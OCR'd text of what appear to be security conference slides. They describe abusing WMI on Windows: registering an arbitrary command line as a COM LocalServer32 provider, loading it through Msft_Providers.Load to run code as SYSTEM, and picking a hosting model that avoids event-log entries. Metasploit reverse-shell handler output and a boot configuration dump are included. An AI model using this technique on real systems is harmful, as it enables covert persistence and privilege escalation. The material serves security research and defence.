
ANALYSIS OF A DUQU 2.0 MSI PACKAGE

Filename: random / varies from case to case

MD5 (example, can vary): 14712103ddf9f6e77fa5c9a3288bd5ee

Size: 503,296 bytes

DEMO!



```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 119.184.214.19:9090
[*] Starting the payload handler...
```

Less Successful Adventures With Win32_Product

- No way to replicate “msiexec /y”
- Hijacking uninstallers does not work

:(

EVIL WMI PROVIDERS

Evil WMI Providers

- WMI providers are where class instances and methods are implemented
- Having your own provider means running code on the machine

Evil WMI Providers

- Alexander Leary of NETSPI has shown a method to register a provider purely using WMI functions during the last DerbyCon

Evil WMI Providers – Drawbacks

- Need to drop a file on the machine
- Actually writing a WMI dll sucks

:(

Evil WMI Providers


- We want to have our provider just be an arbitrary command line

What Needs To Be Done


- Create a COM object
- Register a new provider
- Somehow load the provider

Creating a COM Object

- Create an OOP COM object inserting a new entry in the registry




```
Computer\HKEY_CLASSES_ROOT\CLSID\{266C72E7-62E8-11D1-AD89-000000000000}\LocalServer32
```



```
(Default)    REG_SZ    powershell.exe -Command & {start-process calc.exe}
```

Registering Providers



```
PS C:\WINDOWS\system32> (Get-CimClass __Win32Provider).CimClassProperties|Format-Table

Name                          Value  CimType                    Flags Qualifiers ReferenceClassName
----                          -----  -------                    ----- ---------- ------------------
Name                                  String Property, Key, NullValue {key}
ClientLoadableCLSID                   String      Property, NullValue {}
CLSID                                 String      Property, NullValue {}
Concurrency                           SInt32      Property, NullValue {}
DefaultMachineName                    String      Property, NullValue {}
Enabled                              Boolean      Property, NullValue {}
HostingModel                          String      Property, NullValue {Values}
ImpersonationLevel            0       SInt32                 Property {Values}
InitializationReentrancy      0       SInt32                 Property {Values}
InitializationTimeoutInterval       DateTime      Property, NullValue {SUBTYPE}
InitializeAsAdminFirst               Boolean      Property, NullValue {}
OperationTimeoutInterval            DateTime      Property, NullValue {SUBTYPE}
PerLocaleInitialization       False  Boolean                 Property {}
PerUserInitialization         False  Boolean                 Property {}
Pure                          True   Boolean                 Property {}
SecurityDescriptor                    String      Property, NullValue {}
SupportsExplicitShutdown             Boolean      Property, NullValue {}
SupportsExtendedStatus               Boolean      Property, NullValue {}
SupportsQuotas                       Boolean      Property, NullValue {}
SupportsSendStatus                   Boolean      Property, NullValue {}
SupportsShutdown                     Boolean      Property, NullValue {}
SupportsThrottling                   Boolean      Property, NullValue {}
UnloadTimeout                       DateTime      Property, NullValue {SUBTYPE}
Version                               UInt32      Property, NullValue {}
```

Registering Providers

- Creating an instance of __Win32Provider is enough
- CLSID and HostingModel fields allow to choose any type of COM object to be registered


Loading The Malicious Provider

- Normally, a provider is loaded on demand
- Our arbitrary executable does not implement classes, and cannot be loaded this way

Loading The Malicious Provider

- The MSFT_Providers class has a method called "Load", which loads any WMI provider regardless of demand

The Msft_Providers Class




```
PS C:\Users\philip> (Get-CimClass Msft_Providers).CimClassMethods

Name    ReturnType Parameters



----    ---------- ----------
Suspend     UInt32 {}
Resume      UInt32 {}
UnLoad      UInt32 {}
Load        UInt32 {Locale, Namespace, provider, TransactionIdentifier...}
```

The Msft_Providers Class

- The “Load” method checks if the __Win32Provider is registered correctly, and calls “CServerObject_RawFactory::CreateInstance”

CServerObject_RawFactory::CreateInstance



```
and     [rsp+120h+var_B8], 0
lea     rax, [rsp+120h+Dst]
and     [rsp+120h+var_A8], 0
lea     rdx, [rbp+20h+sz] ; lpsz
and     [rsp+120h+var_F0], 0
mov     r8d, 40h          ; cchMax
mov     rcx, rbx          ; rguid
mov     [rsp+120h+var_B0], rax
call    cs:__imp_StringFromGUID2
mov     edx, [rsi]        ; dwClsContext
lea     rax, [rsp+120h+var_F0]
lea     r9, IID_IClassFactory ; riid
mov     [rsp+120h+ppv], rax ; ppv
lea     r8, [rsp+120h+pvReserved] ; pvReserved
mov     rcx, rbx          ; rclsid
call    cs:__imp_CoGetClassObject
mov     ebx, eax
test    eax, eax
js      loc_1800343B3
```


CServerObject_RawFactory::CreateInstance

- Checks the LocalServer32 key under the relevant CLSID
- Runs the command line
- Tries to query the relevant interfaces
- Fails
- Everything is fine because we don't really care about the COM stuff at all

A Bit About Stealth

- The “SelfHost” hosting model runs as SYSTEM, but leaves a nasty entry in the event log
- NetworkServiceHostOrSelfHost defaults to SelfHost without a log write


A Bit About Stealth



Event 10010, DistributedCOM

The server {FFFDC614-B694-4AE6-AB38-000000000000} did not register with DCOM within the required timeout.


DEMO!



```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 119.184.214.19:9090
[*] Starting the payload handler...
```

BONUS: MESSING WITH BOOT CONFIGURATION

Messing With Boot Configuration



```
Windows Boot Manager
--------------------
identifier              {bootmgr}
device                  partition=\Device\HarddiskVolume1
description             Windows Boot Manager
locale                  en-US
inherit                 {globalsettings}
default                 {current}
resumeobject            {220035f6-2873-11e7-890a-e35e63922e01}
displayorder            {current}
toolsdisplayorder       {memdiag}
timeout                 30

Windows Boot Loader
-------------------
identifier              {current}
device                  partition=C:
path                    \WINDOWS\system32\winload.exe
description             Windows 10
locale                  en-US
inherit                 {bootloadersettings}
testsigning             No
allowedinmemorysettings 0x15000075
osdevice                partition=C:
systemroot              \WINDOWS
resumeobject            {220035f6-2873-11e7-890a-e35e63922e01}
nx                      OptIn
bootmenupolicy          Standard
```

